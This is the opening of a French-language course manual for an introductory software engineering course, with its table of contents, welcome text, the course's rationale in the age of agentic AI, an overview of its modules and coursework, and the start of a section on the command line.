INF1410 : Initiation au génie logiciel



Christian Jauvin

Version du 30 octobre 2026

Table des matières

Bienvenue **1**
Pourquoi ce cours, au temps de l'IA agentique ? . . . 2
Les modules . . . 4
Les travaux . . . 5

Les environnements du cours **6**
Le système d'exploitation . . . 7
L'émulateur de terminal . . . 7
Le shell . . . 8
La philosophie Unix . . . 9
Pourquoi travailler avec ces outils particuliers ? . . . 11
VS Code, ou l'éditeur comme vue sur les outils . . . 12
Les langages du cours . . . 13

Le professeur **22**
Montréal, 2003 . . . 24
Un parcours volontairement dispersé . . . 24
Toujours en train de coder . . . 24
La curiosité comme méthode . . . 25
Me joindre . . . 25

Principes et idées clés du génie logiciel **26**
Gestion de la complexité . . . 26
Principes de conception . . . 26
Concurrence et parallélisme . . . 27
Débogage . . . 28
Principes de systèmes distribués . . . 29
Principes de mesure et d'observation . . . 29
Principes de pratique . . . 29

Lectures et publications de référence **30**
Livres . . . 30
Essais et manifestes . . . 31
Articles et essais . . . 31

Journal des modifications **36**
29 octobre 2026 . . . 36

28 octobre 2026 . . . 36
11 octobre 2026 . . . 38
1er octobre 2026 . . . 38
24 septembre 2026 . . . 38
18 septembre 2026 . . . 39
16 septembre 2026 . . . 39
8 septembre 2026 . . . 39
4 au 7 septembre 2026 . . . 39
1er au 3 septembre 2026 . . . 40

Les travaux notés **41**
Le projet fil rouge . . . 41
Le projet . . . 42
En équipe ou en solo . . . 43
Le dépôt GitHub . . . 45
La remise officielle . . . 46
Le serveur Discord . . . 46
Le blogue technique de développement . . . 46
L'intelligence artificielle dans ce cours . . . 48
La philosophie du flux continu . . . 50
Les jalons . . . 51
Un dernier mot : . . . 54

Discord **55**

Module 1 - Le génie logiciel **57**

Historique du génie logiciel **60**
Les années 40 à mi-60 : l'ère pré-GL . . . 60
Les années 60 et 70 : la crise logicielle et la naissance du GL . . . 65
Les années 80 : l'ère des abstractions, du PC et du GUI . . . 73
Les années 90 : la naissance du web . . . 78
Les années 00 : l'ère de l'agilité . . . 88
Les années 10 : l'ère du cloud et du DevOps . . . 89
Les années 20 : l'ère de l'IA . . . 89

Module 2 - Concevoir un programme correct **92**

Survol rapide de la programmation **94**
Structures de données fondamentales . . . 94
Complexité algorithmique et performance . . . 103
Les paradigmes de programmation . . . 111
Les types . . . 115

Concurrence et parallélisme **118**

Pourquoi la concurrence **121**

Le repas gratuit . . . 121
La loi de Moore, et celle qu'on oublie . . . 121
La fin, en 2004 . . . 121
Ce qu'est un coeur . . . 122
Le travail change de main . . . 122
La concurrence n'est pas le parallélisme . . . 123
Attendre n'est pas calculer . . . 124

Processus et threads **125**
Un programme n'est pas un processus . . . 125
Pourquoi ils ne peuvent pas se toucher . . . 125
Une garantie plus récente qu'on ne croit . . . 125
Se parler coûte cher . . . 126
Plusieurs fils dans un même processus . . . 127
Ce que chacun coûte . . . 127
Comment un seul coeur fait semblant . . . 129
Le verrou global de Python . . . 129
Ce que devient Python sans son verrou . . . 131

Ce qui casse **134**
Trois étapes, pas une . . . 134
Vingt façons de se croiser, puis des milliards . . . 135
Un seul à la fois . . . 135
Chacun tient ce dont l'autre a besoin . . . 137
Ce que les tests ne peuvent pas voir . . . 138

Ne pas partager **140**
S'il n'y a rien à protéger . . . 140
Des acteurs qui ne se voient pas . . . 141
Le langage d'une compagnie de téléphone . . . 141
La formule de Go . . . 143
Un système d'exploitation qui ne partage rien . . . 146
Ne rien partager, ou ne partager que ce qui ne change pas . . . 146

Ne jamais bloquer **148**
Dix mille clients . . . 148
Le multitâche coopératif, revenu par la petite porte . . . 148
Un langage de navigateur devient un serveur . . . 150
Regarder la boucle tourner . . . 152
Le même code, trois fois . . . 153
Python a sa boucle aussi . . . 155
Une boucle ne calcule pas plus vite . . . 156

Les tests **159**
Le mécanisme de base : `assert` . . . 159
La pyramide des tests . . . 160
pytest . . . 161
TDD : Test-Driven Development . . . 163
La couverture de code . . . 164

Les fixtures . . . 166
Les tests paramétrés . . . 169
Le mocking . . . 170
Le property-based testing . . . 172
Dans VS Code . . . 173

Le débogage **179**
Le bogue a d'abord été un insecte . . . 179
Le print, ou l'aveu de tout le monde . . . 180
Arrêter le temps . . . 181
Le débogueur est une boucle interactive (REPL) arrêtée . . . 182
Dans VS Code . . . 183

Le versioning **190**
Bref historique des systèmes de gestion de versions . . . 190
Git . . . 192
Conclusion . . . 224

La gestion des dépendances **226**
Le versionnage sémantique (SemVer) . . . 227
Le gestionnaire `uv` pour Python . . . 229
La sécurité de la chaîne d'approvisionnement . . . 243

Pas seulement pour Python ! **246**

L'intégration continue (CI) **247**
YAML . . . 248
GitHub Actions . . . 249
Exemple concret . . . 250
Au-delà des tests . . . 253
Vers le déploiement continu (CD) . . . 254

Du programme au système **256**

Architecture et modularité **258**
Parnas et l'information hiding (1972) . . . 258
Couplage et cohésion . . . 262
Les principes SOLID . . . 264
Dessiner une conception : UML . . . 268
Les design patterns . . . 272
Les couches (layers) . . . 273
Monolithe vs microservices . . . 274
Patterns architecturaux . . . 276

Les APIs **278**
L'API comme concept évolutif . . . 278
Les paradigmes d'APIs réseau . . . 279
Design d'API et schémas . . . 290

Le pattern Backend For Frontend (BFF) 292

Les interfaces utilisateur **293**

Perspective historique des interfaces utilisateur **294**
Les terminaux texte et la ligne de commande 294
Xerox PARC, Smalltalk et la naissance du GUI 295
Le modèle événementiel 298
Visual Basic et les toolkits desktop 300
Flash et le web interactif (Web 2.0) 302
Le web comme plateforme UI 303

L'architecture des applications web **305**
Le rendu côté serveur (SSR) traditionnel 305
AJAX et le tournant vers l'interactivité 306
Les Single Page Applications (SPA) 306
Le retour du SSR et les approches hybrides 307
La génération de sites statiques (SSG) 307

Les frameworks JavaScript **308**
Le DOM (Document Object Model) 308
jQuery : simplifier l'impératif 309
Angular : le framework qui structure tout 310
React : le retour du déclaratif 310
Vue.js : l'approche progressive 312
Svelte : la disparition du framework 312
Les préoccupations transversales 313
La JS fatigue 313

Desktop, web et mobile : tensions et convergences **314**
Le desktop natif : puissance et friction 314
Le mobile : deux écosystèmes, deux mondes 314
Le responsive design 315
Les frameworks cross-platform 316
Les Progressive Web Apps (PWA) 316
Electron, Tauri et WebAssembly : le brouillage des frontières 317
La tension fondamentale 317

Les données dans le contexte du génie logiciel **318**

La représentation des données **321**
Données vs information vs connaissances 321
L'encodage et la sérialisation (et leur inverse) 322
La notion de schéma 327

Les bases de données **331**
Le modèle hiérarchique (IBM, années 60) 331
Le modèle en réseau (CODASYL, fin des années 60) 335
Le modèle relationnel et SQL 341

La révolution NoSQL . . . 349
Les bases de données de séries temporelles . . . 356
Les bases de données vectorielles . . . 359

Au-delà des bases de données **362**
La recherche et l'indexation . . . 362
Le stockage objet . . . 363
Les données répliquées et les CRDTs . . . 366
Les registres immuables et la blockchain . . . 369
Le web sémantique : une grande ambition inachevée . . . 372

Module 4 - Construire en équipe **374**

Au-delà du git local : git distribué **376**
Collaborer avec git et GitHub . . . 384
Les workflows git . . . 391
Les code reviews . . . 392

Le manifeste Agile **394**
L'agilité dévoyée . . . 396

La méthode Scrum **399**
Les rôles . . . 400
Le sprint et les cérémonies . . . 400
Démonstration avec GitHub Projects . . . 401

La méthode Kanban **409**
Les principes fondamentaux . . . 410
Mesurer le flux . . . 412
Démonstration avec GitHub Projects . . . 412
Scrum, Kanban, ou les deux ? . . . 413

Gestion de projet et coordination **415**
La documentation comme outil de coordination . . . 415
Communication synchrone et asynchrone . . . 416
L'estimation . . . 420
La dette technique . . . 420

Faire vivre le logiciel **424**
Le mouvement DevOps . . . 424

L'infrastructure **427**
L'ère du serveur physique . . . 429
La virtualisation . . . 429
Le cloud . . . 430
Le serverless . . . 431

La conteneurisation (Docker) **433**
Qu'est-ce que c'est ? . . . 434
En quoi ça diffère d'une VM ? . . . 434
Quel problème ça résout ? . . . 435
Comment l'utiliser . . . 435

L'orchestration (Kubernetes) **443**
De docker compose à Kubernetes . . . 444
Préparation . . . 444
Le deployment Redis . . . 445
Le deployment Flask . . . 446
Déploiement et vérification . . . 448
Résilience : le moment Kubernetes . . . 449
Scaling . . . 450

L'infrastructure comme code (Terraform) **452**

Le déploiement continu (CD) **454**
Le pipeline de déploiement avec GitHub Actions . . . 454
Stratégies de déploiement . . . 456
Feature flags . . . 460
Immutable infrastructure . . . 461

L'observabilité **463**
Les logs . . . 465
Les métriques . . . 467
Le tracing distribué . . . 470
Les alertes . . . 472
SLIs, SLOs et SLAs . . . 473
Tutoriel : observer une application en temps réel . . . 474

La fiabilité et les incidents **485**
Anatomie d'un incident . . . 487
Postmortems blameless . . . 487
Chaos engineering . . . 488
Runbooks et automatisation . . . 488
La dette technique comme source d'incidents . . . 489

La sécurité **490**
Injection SQL . . . 491
Cross-Site Scripting (XSS) . . . 493
Cross-Site Request Forgery (CSRF) . . . 495
Au-delà du code applicatif . . . 497
La chaîne d'approvisionnement logicielle . . . 497
HTTPS et le chiffrement en transit . . . 498
La gestion des secrets . . . 498
Authentification et autorisation . . . 499
Le principe du moindre privilège . . . 502

La scalabilité **503**
Scalabilité verticale vs horizontale . . . 504
Load balancing . . . 505
Caching . . . 506
CDN . . . 508
Réplication et sharding . . . 510
Le théorème CAP . . . 511
Files d'attente et traitement asynchrone . . . 514
La scalabilité comme spectre de compromis . . . 515

Module 6 - Le logiciel dans le monde **517**

L'open source **519**
Les origines du logiciel libre . . . 519
De "libre" à "open source" . . . 522
Les licences open source . . . 523
L'économie de l'open source . . . 525
La fragilité cachée de l'open source . . . 525

L'économie du logiciel **528**
Du logiciel en boîte au shareware . . . 528
Le logiciel comme service . . . 530
La culture startup et le capital de risque . . . 531
Pourquoi le logiciel coûte cher . . . 532

Monopoles et régulation **533**
L'histoire de la concentration . . . 533
Les mécanismes de monopole propres au logiciel . . . 536
Les tentatives de régulation . . . 537
La protection des données . . . 538
Questions ouvertes . . . 539

Catastrophes, éthique et responsabilité **542**
Catastrophes techniques . . . 542
Échecs de grands projets gouvernementaux . . . 545
Les lois de Lehman . . . 548
Éthique et responsabilité . . . 548
La crise du logiciel revisitée . . . 549

Le métier de développeur **550**
Le mythe du 10x developer . . . 550
Craft vs engineering . . . 551
La réalité du code existant . . . 552
L'évolution du rôle . . . 552
La dette intellectuelle du domaine . . . 553
A-t-on trouvé la silver bullet ? . . . 554

Le développement assisté par IA **555**

D'où vient l'intelligence artificielle 555
L'IA entre dans l'éditeur 563
La confusion autour du terme « agent » 564
Le vibe coding 565
Ce qui change dans les pratiques du génie logiciel 567
Démonstrations avec Claude Code 568
Questions ouvertes 585
Conclusion 587

Bienvenue

Bienvenue dans ce nouveau cours d'introduction au génie logiciel (GL).

Ce cours adopte une approche qui se distingue de la présentation traditionnelle du génie logiciel, souvent centrée sur les formalismes et les diagrammes. Trois idées guident sa conception :

— **La culture générale technologique.** Le génie logiciel est un domaine vaste, et personne ne peut prétendre en maîtriser tous les aspects. Mais nous croyons qu'il est important de se construire un réseau d'idées et de connaissances, et d'avoir au moins un modèle mental de base pour la plupart des grands domaines et des grandes idées. Savoir qu'un concept existe, comprendre à quoi il sert et comment il se relie aux autres, c'est souvent suffisant pour poser les bonnes questions et approfondir au besoin. Ce cours vise à instiller ce goût et cette curiosité pour la culture technologique au sens large.

— **La perspective historique.** Nous croyons que les contextes historiques des idées et des innovations en informatique sont fascinants quand on prend le temps de s'y attarder : on découvre que certaines idées ont des vies étonnamment longues, que des problèmes qu'on croyait récents se posaient déjà il y a des décennies, et que comprendre ces origines éclaire la pratique actuelle. Cela permet également de faire des liens profonds entre des idées qui peuvent parfois apparaître assez éloignées, ou séparées dans le temps, et de constater que plusieurs thèmes importants reviennent sans cesse, sous différentes formes.


— **L'expérience directe.** Le cours contient de nombreux exemples et tutoriels détaillés, car il nous apparaît essentiel de vous donner une expérience directe des outils et des techniques importants, plutôt que de simplement les décrire. Le tutoriel est une forme d'apprentissage omniprésente dans la culture de l'internet, et ce cours se réclame particulièrement de cette culture, où le partage de connaissances pratiques est une valeur centrale. Nous vous encourageons d'ailleurs fortement à explorer par vous-mêmes et à faire vos propres expériences : les outils et les concepts présentés ici ne sont qu'un échantillon dans un vaste océan de possibilités, et la curiosité autonome est une compétence fondamentale en génie logiciel.



Ces trois idées convergent vers une seule. Apprendre quelque chose, c'est en grande partie développer un sens de ce qui est possible : savoir qu'une chose peut se faire, à quel prix et avec quoi, avant même de savoir la faire soi-même. Ce sens compte aujourd'hui plus qu'il n'a jamais compté, et pour une raison paradoxale. Les outils qui écrivent, exécutent et corrigent du code à notre place nous donnent un pouvoir d'exécution que personne n'avait il y a quelques années. Mais ce pouvoir ne vaut que ce que vaut le sens du possible de celui qui le tient. On ne demande pas ce qu'on ne sait pas concevable, et on ne reconnaît pas une bonne réponse dans un domaine où l'on n'a jamais mis les pieds. C'est pourquoi ce cours est touffu, et l'assume : il contient beaucoup d'idées, d'outils et d'histoires, choisis pour vous donner le meilleur **sens du possible** avec le logiciel, celui qui fait la différence entre disposer d'un pouvoir et savoir quoi en faire.

Pourquoi ce cours, au temps de l'IA agentique ?

La question mérite d'être posée franchement. Au moment où ce cours est écrit, un agent de programmation peut, à partir d'une description en langage naturel, produire une application entière, l'organiser, la tester et la déployer, et il le fait mieux d'un mois à l'autre. Si la machine écrit le code, à quoi bon apprendre le versioning, les tests, l'architecture, les bases de données et tout ce qui suit ? Ne suffirait-il pas d'apprendre à bien demander ? La réponse de ce cours tient en un critère, formulé en septembre 2026 par Mitchell Hashimoto, cofondateur de HashiCorp, l'entreprise derrière Terraform que vous croiserez au module 5.



Traduction :

> La « **défense au tableau blanc** » : je devrais pouvoir vous prendre à part à n'importe quel moment et vous demander d'expliquer n'importe quel système que vous avez livré à des clients. Vous devriez pouvoir expliquer clairement comment il fonctionne et défendre les décisions que vous avez prises. C'est mon critère pour un usage responsable de l'IA.
>
> Je n'attends pas une connaissance du code ligne par ligne. Peu m'importe que vous vous souveniez du nom exact d'une fonction ou d'un détail d'implémentation. Vous pourriez même ne pas le savoir. Ça m'est égal.
>
> Mais si je demande « pourquoi avoir fait X plutôt que Y ? », « que se passe-t-il si cet acteur se comporte de façon malveillante ? », « quelle structure de données avez-vous utilisée ici, et pourquoi ? » ou « où est-ce que ça casse ? », vous devriez pouvoir répondre avec assurance.


> Pour les preuves de concept, les démos, les expériences, peu importe : je m'en fiche. Générez-en 100 % et n'en comprenez rien. La vitesse avant la qualité, chaque fois, dans ces cas précis.
>
> Mais si vous livrez du travail destiné à des clients, vous ne pouvez pas livrer des choses que vous ne comprenez pas, au moins dans les grandes lignes.
>
> Mitchell Hashimoto, sur X, 16 septembre 2026

Ce critère est celui de ce cours, et il explique son contenu. Chaque question de la liste renvoie à un module : « pourquoi X plutôt que Y » est une question d'architecture et de décisions documentées, « quelle structure de données et pourquoi » une question de représentation des données, « où est-ce que ça casse » une question de tests, de concurrence et de fiabilité, « que se passe-t-il si cet acteur est malveillant » une question de sécurité. Aucune ne demande d'écrire du code, toutes demandent de le comprendre. L'agent qui produit une application ne vous dispense pas de pouvoir la défendre, il rend cette capacité plus rare, donc plus précieuse, parce qu'il devient facile de livrer ce qu'on ne comprend pas. Le sens du possible décrit plus haut est ce qui permet de demander la bonne chose ; la défense au tableau blanc est ce qui permet de répondre de ce qu'on a obtenu.


Ce cours vous fera passer cette défense, pour de vrai. Les entretiens de suivi qui ponctuent les travaux notés en sont l'application directe : une conversation sur ce que vous avez livré, où l'on vous demande pourquoi, comment, et ce qui arriverait si. L'IA y est la bienvenue partout ailleurs, dans le code, dans les documents, dans les transcriptions que vous publierez, et le cours vous encourage à vous en servir sans retenue. Mais la conversation, elle, se tient sans assistance, et c'est elle qui fait la note.

Les modules


Le cours est divisé en six modules, qui couvrent les grands domaines du génie logiciel :



1 Le génie logiciel



2 Concevoir un programme correct



3 Passer du programme au système



4 Construire en équipe



5 Faire vivre le logiciel



6 Le logiciel dans le monde

1. **Le génie logiciel** : une introduction au domaine, à sa problématique centrale, et à l'histoire

des idées qui l'ont façonné.

2. **Concevoir un programme correct** : ce que le programmeur individuel doit savoir et savoir faire : la concurrence et le parallélisme, les tests, le versioning avec git, la gestion des dépendances et l'intégration continue.
3. **Passer du programme au système** : le passage du programme individuel au système logiciel, avec ses multiples composantes en interaction. On y aborde l'architecture, les APIs, les interfaces utilisateur et les données.
4. **Construire un logiciel en équipe** : la collaboration à l'aide de GitHub, les méthodes agiles et la gestion de projet.
5. **Faire vivre un logiciel** : l'opération d'un logiciel en production, le déploiement, l'infonuagique, l'observabilité et la sécurité.
6. **Le logiciel dans le monde** : la culture de l'open source, l'économie du logiciel, et le développement assisté par l'IA.


Le nuage ci-dessous rassemble les mots les plus fréquents de l'ensemble du cours, tous modules confondus, la taille de chacun étant proportionnelle au nombre de ses occurrences. C'est un portrait grossier, mais assez fidèle, de ce dont il sera question.



Les travaux

Tout au long du cours, vous serez amenés à développer une application web complète, de la conception au déploiement. Vous devrez d'abord imaginer une application transactionnelle, suffisamment complexe, intéressante et novatrice, puis en extraire les spécifications, produire un document de conception, et la développer progressivement en mettant en pratique les concepts et les techniques vus dans chaque module : versioning avec git, gestion de projet, base de données, authentification, paiement en ligne (optionnel) et déploiement automatisé sur une plateforme d'infonuagique. Le travail peut se faire individuellement ou en petites équipes. Les détails complets se trouvent dans la section Travaux notés.

Les environnements du cours



Dans ce cours, nous allons beaucoup utiliser la ligne de commande. La ligne de commande est un paradigme ancien, qui survit au passage du temps dans le monde du développement informatique en raison de sa polyvalence, de sa souplesse et de son universalité. La ligne de commande (souvent appelée CLI en anglais, pour command line interface, ou encore console, ou terminal) est un type d'interface utilisateur textuelle (où on manipule du texte, soit des mots, des commandes, des symboles, des formules, des nombres, etc.) par opposition au type plus moderne de l'interface graphique (GUI en anglais, graphical user interface, ou souvent juste UI). Le CLI est plus "proche" de la programmation, qui est elle aussi un média essentiellement textuel (et logique, souvent mathématique).

Comme il y a beaucoup de confusion technique et sémantique autour de ce sujet, tentons de clarifier un peu les choses. Que veut-on dire exactement par ligne de commande ? Est-ce qu'il s'agit d'une application particulière ? Il s'agit plutôt d'un assemblage d'applications imbriquées les unes dans les autres, et faites pour fonctionner ensemble (en anglais on parle souvent d'une "stack" d'applications).

Le système d'exploitation

Votre cas particulier dépendra tout d'abord du système d'exploitation (OS, operating system en anglais) que vous utilisez. De manière extrêmement générale, il y a deux grandes familles :

— Les systèmes basés sur Unix (ce qui inclut MacOS et Linux, qui en sont des "saveurs" particulières)
— Les systèmes basés sur Windows

Dans le cadre de ce cours, nous allons travailler exclusivement dans le premier contexte. Si vous utilisez Windows, vous devrez probablement utiliser WSL qui est un sous-système Linux, qui est conçu pour fonctionner à *l'intérieur* de Windows.

L'émulateur de terminal

Considérons ensuite un type d'application particulier : l'émulateur de terminal. Selon le système d'exploitation que vous utilisez, il existe une multitude d'applications de ce genre (moi personnellement j'utilise l'application iTerm2, qui roule sur MacOS). Cette application est généralement considérée comme étant "graphique", dans le sens qu'elle utilise le système de fenêtrage de l'OS, et certains éléments de son fonctionnement (le menu avec les préférences par exemple) auront un style "graphique". Pourtant, son essence est de nature fondamentalement textuelle : la quasi totalité de son espace est occupé par une boîte dans laquelle on peut entrer du texte, généralement ligne par ligne. Ce type d'application est appelé "émulateur de terminal" car il modélise des appareils physiques (réels !) beaucoup plus anciens, qui servaient autrefois d'interfaces pour les ordinateurs :




Le shell

